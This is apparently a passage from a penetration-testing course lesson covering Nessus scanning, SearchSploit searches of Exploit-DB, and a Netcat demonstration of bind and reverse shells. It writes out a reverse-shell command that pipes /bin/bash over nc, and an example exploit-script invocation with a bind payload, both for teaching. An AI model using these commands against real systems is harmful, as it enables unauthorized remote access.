 - Credentialed scans often finish more quickly than uncredentialed scans due to reduced back-and-forth communication checks between the scanner and its target.
- **Uncredentialed** scans enumerate system service and version numbers on open listening ports, then perform a vulnerability check against a known list of associated exploits.
 - During an audit, it's common for the customer to give the auditors credentials to perform credentialed scans. The scan in this example is not credentialed and will only show the ports and their services.

3. Double-click on the scan **My Basic Network Scan** to open the scan overview.

Note: If you see the following error, note that we are not using APIs with our scanner, but we can troubleshoot this easily.



Open a new browser window and navigate to Firefox's settings. In the upper-right-hand corner search bar, search for "cache." Click on **Clear Data** and return to the Scans page in Nessus. Refresh the page and continue.




- Returning to the Scans page in Nessus, note that we can see several useful pieces of information:
 - Scan progress, which in this case is "Completed"
 - A bar graph displaying the number of vulnerabilities at each severity level
 - A pie chart showing severity levels



1. Click on the **Vulnerabilities** tab.


- Nessus assigns all vulnerabilities to a specific severity level based on the National Vulnerability Database or NVD CVSSv3 score as follows:
 - Critical: 9.0 - 10.0
 - High: 7.0 - 8.9
 - Medium: 4.0 - 6.9
 - Low: 0.1 - 3.9
 - None: 0

Note: Vulnerabilities classified as "None" aren't necessarily actual vulnerabilities. This can be additional information that may be useful to an attacker.



2. Clicking on individual vulnerabilities will display specific details about that vulnerability.

- Click on the critical vulnerability listed toward the top of the list: Apache Tomcat AJP Connector Request Injection (Ghostcat).
- Nessus detected a code injection vulnerability by performing a port scan and finding the version of the running service. It then performed a CVE lookup in the background.
- Nessus combines multiple functions into one, which is one of the advantages of using Nessus.



3. Auditors will typically include vulnerability scan reports in their assessments. Nessus also has report-generating capabilities.

- Click on **Report** in the top right corner.
- In the pop-up, select **PDF** and "Complete List of Vulnerabilities by Host." Then click **Generate Report**.

Generate Report - 1 Vulnerability Selected

Report Format: ☐ HTML ☒ PDF ☐ CSV

Select a Report Template:

SYSTEM

- Complete List of Vulnerabilities by Host
- Detailed Vulnerabilities By Host
- Detailed Vulnerabilities By Plugin
- Vulnerability Operations


Template Description:
This report provides a summary list of vulnerabilities for each host detected in the scan.

Filters Applied:
None

Formatting Options:
☒ Include page breaks between vulnerability results

Generate Report Cancel ☐ Save as default

- This will create a PDF version of the scan results that includes a customizable executive summary.
- This document will be included in the assessment as a deliverable to the client.



While vulnerability scans may seem comprehensive, they often have some issues:

- False positives are common in vulnerability scanners. It's up to the individual performing the scan to check their validity with other tools.
- Severity scores are heavily subjective. For example, a CVSS score-8 vulnerability on a machine with a public IP address would always take priority over a CVSS score-10 vulnerability on a private machine due to the higher risk of an attack since it's accessible from the public internet.

A vulnerability scanner essentially compares an in-depth port scan to a list of CVEs. It cannot chain attacks together or verify with 100% accuracy if a vulnerability does exist. This is where a penetration tester comes in.

Summary

- Nessus is a free, open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures database to correlate security compliance with specific security threats.
- Nessus discovers vulnerabilities that malicious hackers can exploit to breach a network, and it generates reports.
- Vulnerability scans search for known vulnerabilities in a system and report potential exposures.

- Penetration tests exploit weaknesses in network infrastructure to determine the level at which a malicious actor can gain unauthorized access.
 - Vulnerability scans are typically automated.
 - Penetration tests are manual tests performed by a security professional, thus vulnerability scanning is not common in actual penetration tests.

While we will not use Nessus beyond this lesson, you should know that vulnerability scanning and vulnerability management are common first jobs in security and are often a gateway into penetration testing.

11. Break

12. SearchSploit

- So far, we learned how to obtain initial access by using phishing tactics and password-guessing credentials on a VPN.
- Once inside the network, we learned how to use scanning tools such as Nmap and Zenmap to determine open ports and running services on our targets.

Through our Nmap scans, we've found several services on several machines on the network.

- Through our Zenmap intense scan, we discovered the version on some of the services.
- These services and their versions can quickly be searched for any vulnerabilities and exploits written for them.


We will now learn how to use another tool to determine which exploits we can attempt with the information we gathered on our scans: Exploit-DB.

Exploit-DB

The webpage **Exploit Database (Exploit-DB)**, at <https://www.exploit-db.com/>, is a popular online database that contains publicly disclosed exploits.

- Penetration testers can search through this webpage to find exploits.
- The exploits are cataloged according to their **Common Vulnerability and Exposure (CVE)** identifiers.

- For example, Oracle Global Desktop 4.61.915 is an exploit listed on the Exploit-DB website.



- Notice that the CVE number assigned to this vulnerability is 2014-6278.
- CVE numbers typically start with the year in which the vulnerability was discovered (in this case, 2014).

Exploit-DB's catalog of exploits is constantly updated as software developers patch their systems.

SearchSploit

While the Exploit-DB website can be useful, pen testers may conduct penetration tests from networks without internet activity, which makes it difficult to access the Exploit-DB website.

- This issue is addressed with a tool called **SearchSploit**.

SearchSploit is a command-line utility for Exploit-DB that allows you to take an offline copy of the Exploit Database with you wherever you go.

- SearchSploit allows security professionals to perform detailed offline searches of hundreds of exploit scripts through their local copy of the repository.
 - This capability is useful if you are working on a security assessment with an air-gapped, segregated network that lacks internet connectivity.
 - If you anticipate that you will not have internet connectivity during an assessment, update your local repo by checking out and downloading the most recent Exploit-DB repository while you still have access to the internet.

SearchSploit, as indicated by its name, will search for all exploits and shell code contained within the Exploit-DB repository.

- SearchSploit comes preinstalled on the Kali machine provided.

SearchSploit Demonstration

This demo will detail how to use this VM to run a Shellshock exploit on the Shellshock VM, which is an intentionally vulnerable machine designed to test the Shellshock exploits.

1. As the name suggests, SearchSploit is a search tool. Let's perform a basic search:
 - Run `searchsploit ftp remote file`
 - This command will search the exploit database for the three terms: "ftp," "remote," and "file."
 - **Note:** SearchSploit uses an **and** operator by default.

```
root@kali: ~  
root@kali:~# searchsploit ftp remote file  
  
Exploit Title | Path  
-----  
3 Search items (FTP, remote, file) | (/usr/share/exploitdb/)  
-----  
AT-TFTP 1.9 - 'Filename' Remote Buffer Overflow (PoC) | exploits/windows/dos/2854.py  
Allied Telesyn TFTP (AT-TFTP) Server/Daemon 1.9 - 'Filename' Remote Buf | exploits/windows/remote/2887.pl  
Allied Telesyn TFTP (AT-TFTP) Server/Daemon 1.9 - Long Filename Overflo | exploits/windows/remote/16350.rb  
BolinTech DreamFTP Server 1.02 - 'users.dat' Arbitrary File Disclosure | exploits/windows/remote/8525.pl  
BootManage TFTP Server 1.99 - 'Filename' Remote Buffer Overflow | exploits/windows/remote/31409.txt  
BulletProof FTP Client 2.63 b56 - '.bpf' File Stack Buffer Overflow | exploits/windows/remote/9998.c  
Cisco VPN 3000 Concentrator 4.1/7.4/7.2 - 'FTP' Remote File System Acce | exploits/hardware/remote/2638.c  
D-Link TFTP 1.0 - 'Filename' Remote Buffer Overflow (Metasploit) | exploits/windows/remote/16345.rb  
DrPhibez and Nitro187 Guild FTPD 0.9.7 - File Existence Disclosure | exploits/windows/remote/20065.txt  
Edraw Office Viewer Component 5.3 - 'GetDownloadFile()' Remote Buffer O | exploits/windows/dos/4474.html  
FTP Server 2.0.7.337 - Directory Existence File Existence | exploits/windows/remote/21110.pl  
Easy File Sharing FTP Server 2.0 (Windows 2000 SP4) - 'PASS' Remote Ove | exploits/windows/remote/3579.py  
Easy File Sharing FTP Server 2.0 - 'PASS' Remote | exploits/windows/remote/2234.py  
Easy File Sharing FTP Server 2.0 - PASS Overflow (Metasploit) | exploits/windows/remote/16742.rb  
Easy File Sharing FTP Server 3.5 Remote Stack Buffer Overflow | exploits/windows/remote/33538.py  
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution | exploits/windows/remote/37985.py  
FTPDMIN 0.96 - Arbitrary File Disclosure | exploits/windows/remote/8419.pl  
FathFTP 1.8 - 'DeleteFile Method' ActiveX Buffer Overflow (SEH) | exploits/windows/remote/14551.html  
FathFTP 1.8 - 'EnumFiles Method' ActiveX Buffer Overflow (SEH) | exploits/windows/remote/14552.html  
FathFTP 1.8 - 'FileExists Method' ActiveX Buffer Overflow (SEH) | exploits/windows/remote/14553.html  
Femitter FTP Server 1.03 - Arbitrary File Disclosure | exploits/windows/remote/8518.pl  
FileCOPA FTP Server (Pre 18 Jul Version) - 'LIST' Remote Buffer Overflo | exploits/windows/remote/16733.rb  
FileCOPA FTP Server - Remote Denial of Service | exploits/multiple/dos/38626.py  
FileCOPA FTP Server 1.01 - 'LIST' Remote Buffer Overflow (1) | exploits/windows/remote/2047.pl  
FileCOPA FTP Server 1.01 - 'LIST' Remote Buffer Overflow (2) | exploits/windows/remote/3675.rb  
FileCOPA FTP Server 1.01 - 'LIST' Remote Buffer Overflow (Metasploit) | exploits/windows/remote/3167.pm  
FileCOPA FTP Server 1.01 - 'USER' Remote Denial of Service | exploits/windows/dos/1754.py
```

- By default, SearchSploit includes the title and path of the exploit in its query. Searches can be restricted to specific titles with the `-t` option.

- Run `searchsploit -t oracle windows`

```

root@kali:~# searchsploit -t oracle windows
-----
Exploit Title | Path
-----|-----
Oracle 10g (Windows x86) - 'PROCESS_DUP_HANDLE' Local Privilege Escalat | exploits/windows_x86/local/3451.c
Oracle 9i XDB (Windows x86) - FTP PASS Overflow (Metasploit) | exploits/windows_x86/remote/16731.rb
Oracle 9i XDB (Windows x86) - FTP UNLOCK Overflow (Metasploit) | exploits/windows_x86/remote/16714.rb
Oracle 9i XDB (Windows x86) - HTTP PASS Overflow (Metasploit) | exploits/windows_x86/remote/16809.rb
Oracle MySQL (Windows) - FILE Privilege Abuse (Metasploit) | exploits/windows/remote/35777.rb
Oracle MySQL (Windows) - MOF Execution (Metasploit) | exploits/windows/remote/23179.rb
Oracle MySQL for Microsoft Windows - Payload Execution (Metasploit) | exploits/windows/remote/16957.rb
Oracle VM VirtualBox 5.0.32 r112930 (x64) - Windows Process COM Injecti | exploits/windows_x86-64/local/41908.txt
Oracle VirtualBox Guest Additions 5.1.18 - Unprivileged Windows User-Mo | exploits/multiple/dos/41932.cpp
-----
Shellcodes: No Result
Papers: No Result
root@kali:~# searchsploit -t oracle windows | wc -l
16
root@kali:~# searchsploit oracle windows | wc -l
102
root@kali:~#

```

Fewer results with the -t option

More results without the -t option

- - The ``wc -l`` option will return the number of exploits in the search:
-
- - ``searchsploit -t oracle windows | wc -l``
-
- - Without the ``-t`` option, the command will search for results containing "oracle" **and/or** "Windows."
-
- - ``searchsploit oracle windows | wc -l``

```

root@kali:~# searchsploit -t oracle windows | wc -l
16
root@kali:~# searchsploit oracle windows | wc -l
102
root@kali:~#

```

We can leave out unwanted results with the `--exclude` option. We can remove multiple terms by separating the term values with a pipe `|`.

- `searchsploit linux kernel 4.4 --exclude="(PoC)|/DCCP/"`
 - `--exclude="(PoC)|/DCCP/":` Leaves out all lines that contain both "PoC" and "DCCP."

```

root@kali: ~
root@kali:~# searchsploit linux kernel 4.4 --exclude="(PoC)|/DCCP/"
-----
Exploit Title | Path
| (/usr/share/exploitdb/)
-----
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Pri | exploits/linux/local/19933.rb
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4 | exploits/linux_x86/local/9542.c
Linux Kernel 3.10/3.18 /4.4 - Netfilter IPT_SO_SET_REPLACE Memory Corru | exploits/linux/dos/39545.txt
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Met | exploits/linux/local/40759.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd timer user_ccallback()' Kernel P | exploits/linux/dos/46529.c
Linux Kernel 4.4 - 'rtnetlink' Stack Memory Disclosure | exploits/linux/local/46006.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF PACKET' Race Condi | exploits/linux_x86-64/local/408
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation | exploits/linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter target_offset Out- | exploits/linux_x86-64/local/400
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x86-64) - 'AF PACK | exploits/linux/local/47170.c
Linux Kernel 4.4.1 - REFCOUNT Overflow Use-After-Free in Keyrings Local | exploits/linux/local/39277.c
Linux Kernel 4.4.1 - REFCOUNT Overflow Use-After-Free in Keyrings Local | exploits/linux/local/40003.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) | exploits/linux/local/39772.txt
Linux Kernel < 3.4.5 (Android 4.2.2/4.4 ARM) - Local Privilege Escalati | exploits/arm/local/31574.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation | exploits/linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' | exploits/linux/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privi | exploits/linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / | exploits/linux/local/47169.c
-----
Shellcodes: No Result
Papers: No Result
root@kali:~# searchsploit linux kernel 4.4 --exclude="(PoC)|/DCCP/" | wc -l
25
root@kali:~#
  
```

Removed line that contained "PoC and DCCP"

- To access more exploit metadata, such as setup files, vulnerability mappings, screenshots, and tags, we need to access the exploit-db.com website. The `-w` option will provide the website in the results.
- Run `searchsploit mysql 6.0 -w`

The search query returns URLs for the webpages of the associated exploits.

```

root@kali: ~
root@kali:~# searchsploit mysql 6.0 -w
-----
Exploit Title | URL
|
-----
Cisco Firepower Threat Management Console 6.0.1 - Hard-Coded PW | https://www.exploit-db.com/exploits/40465
MySQL 6.0 yaSSL 1.7.5 - Hello Message Buffer Overflow (Metasploit) | https://www.exploit-db.com/exploits/9953
MySQL 6.0.4 - Empty Binary String Literal Remote Denial of Service | https://www.exploit-db.com/exploits/32348
MySQL 6.0.9 - 'GeomFromWKB()' Function First Argument Geometry Valu | https://www.exploit-db.com/exploits/33398
MySQL 6.0.9 - SELECT Statement WHERE Clause Sub-query Denial of Ser | https://www.exploit-db.com/exploits/33397
MySQL 6.0.9 - XPath Expression Remote Denial of Service | https://www.exploit-db.com/exploits/32838
-----
Shellcodes: No Result
Papers: No Result
root@kali:~#
  
```

The (-w) options returns links to the Exploit-DB website

- Open the first link in a web browser and observe the results.

- In the example below, we observe the results for **EDB-ID: 40465 (Exploit-DB ID #40465)**.
- Exploit-DB provides expanded search results that contain more exploit details.

- Scroll down the webpage for the full details of the exploit.

EXPLOIT DATABASE

Cisco Firepower Threat Management Console 6.0.1 - Hard-Coded MySQL Credentials

EDB-ID: 40465	CVE: 2016-6434	Author: KORELOGIC	Type: LOCAL	Platform: LINUX	Date: 2016-10-05
-------------------------	--------------------------	-----------------------------	-----------------------	---------------------------	----------------------------

EDB Verified: ✖

Exploit: [Download](#) / [View](#)

Vulnerable App:

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

[GET CERTIFIED](#)

SearchSploit exploit scripts come in various file types, including `.rb`, `.py`, `.sh`, `.html`, and `.txt`.

- `.rb`: Scripts written in Ruby, most likely for Metasploit, which is a penetration testing framework and C2 platform that we'll explore later in class
- `.py`: Python
- `.sh`: Bash
- `.html`: HTML
- `.txt`: text editor

Run the following command:

- `searchsploit -t java`

```

root@kali: ~
root@kali:~# searchsploit -t java
-----
Exploit Title                               Path
-----
Ad Management Java - Authentication Bypass   /usr/share/exploitdb/
Adobe Acrobat Reader - AEParseDate JavaScript API Restrictions Bypass exploits/windows/dos/38344.txt
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization R exploits/windows/remote/43993.py
Adobe PDF - Escape EXE Social Engineering (No JavaScript) (Metasploit) exploits/windows/local/16682.rb
Adobe Reader - 'util.printf()' JavaScript Function Stack Overflow (1) exploits/windows/local/6994.txt
Adobe Reader - 'util.printf()' JavaScript Function Stack Overflow (2) exploits/windows/local/7006.txt
Adobe Reader for Android 11.1.3 - Arbitrary JavaScript Execution exploits/android/local/32884.txt
Adobe Reader for Android < 11.2.0 - 'addJavaScriptInterface' Local Over exploits/arm/local/33791.rb
Affiliate Software Java 4.0 - Authentication Bypass exploits/asp/webapps/7423.txt
Android Browser and WebView addJavaScriptInterface - Code Execution (Me exploits/hardware/remote/31519.rb
Apache Struts 2.0 - 'XSLTResult.java' Arbitrary File Upload exploits/java/webapps/37009.xml
Apple Mac OS X + Safari - Local Javascript Quarantine Bypass exploits/osx/local/42948.txt

```

- If we wanted to run the exploit script `exploits/windows/remote/43993.py`, we would need to use the following Python command (**Note:** Do not actually run this command. It is just an example.):
- `python exploits/windows/remote/43993.py payload=bind rhost=172.168.0.10 rport=1234 pages=/cgi-bin/status`
- `python` is the command required to run Python scripts.
- `exploits/windows/remote/43993.py` is the name of the Python exploit script.
- `payload=bind`: The payload setting. In this example, the payload is a `bind` payload.
- We use a `bind` payload when we know the IP address of the target. We'll discuss the specifics of `bind` shells and payloads in the next module.
- `rhost=172.168.0.10` is the IP address of the remote host.
- `rport=1234` is the port number of the remote host.
- `pages=/cgi-bin/status` is the specific page that you are trying to attack.

13. Exploitation with Shells

We just covered how **Exploit-DB** and **SearchSploit** can help pen testers determine which exploits can be conducted against a target.

- Now that we have determined what exploits we can attempt, we are ready to try them in the next phase of our engagement: **Exploitation**.
- A common goal of exploitation is to obtain access to the remote machine.
 - Exploited access to the machine is typically granted in the form of terminal access, which is referred to as a **shell**.
- A **shell** is a terminal. Opening a terminal on your Kali machine is opening a "shell" on your own machine.
- A **remote shell** is a shell opened on a remote computer on the network.

We will cover two types of shells today: **Reverse** and **bind**.

- A **bind shell** is where the remote host opens a port for the current host to connect to. The current, local host then connects to that remote host's port.
- A **reverse shell** is where the remote host connects back to a port on the local host.

The advantage of a reverse shell over a bind shell is that egress (exit) ports are more commonly open than ingress (enter) ports.

- This means that a remote host will have fewer firewall issues connecting back to a port on the local host. This also circumvents NATing.
 - For example, if a remote host is in an internal network that is different than the current/local host, a bind shell will not work because the local host has no way of connecting to the remote host without NAT rules. A reverse shell is preferable because the remote host connects directly back to the local host.

Shells Demonstration

We will use a networking command-line tool called **Netcat** to demonstrate bind and reverse shells.

- Netcat is primarily used to view traffic across a network.
- Netcat is often referred to as the "Swiss Army knife" of networking tools because it can assist with many security and admin activities.

Note that this demonstration will not show an exploit but will show how certain exploits use shells to provide the attacker terminal access to a target.


1. In Kali, open a terminal and type `nc -h` to show the Help menu for Netcat.
 - The old version of Netcat was accessed by typing `ncat`. We use `nc` to access the new version, which has additional functionality.

Reverse Shells

1. Use Netcat to listen on port 4445 by typing `nc -lvp 4445`, as the following image shows:


```
(root@kali)-[~]
# nc -lvp 4445
listening on [any] 4445 ...
```

- This will act as the attacker's host, which is now listening for a connection from a remote machine.
 - The flags used are: **l** (listen), **v** (verbose), **p** (port).
2. Open another terminal window (not tab) and position it next to the current terminal window where **nc** is listening, as the following image shows:



This new window will act as the victim/target machine.

3. In the new window, connect to port 4445 on the attacker's host window by typing **nc 127.0.0.1 4445 -e /bin/bash**, as the following image shows:




4. From the attacker's window, we now have a reverse shell opened on the target host, and we can now execute commands to it remotely.
5. Run `whoami` in the attacker's window.
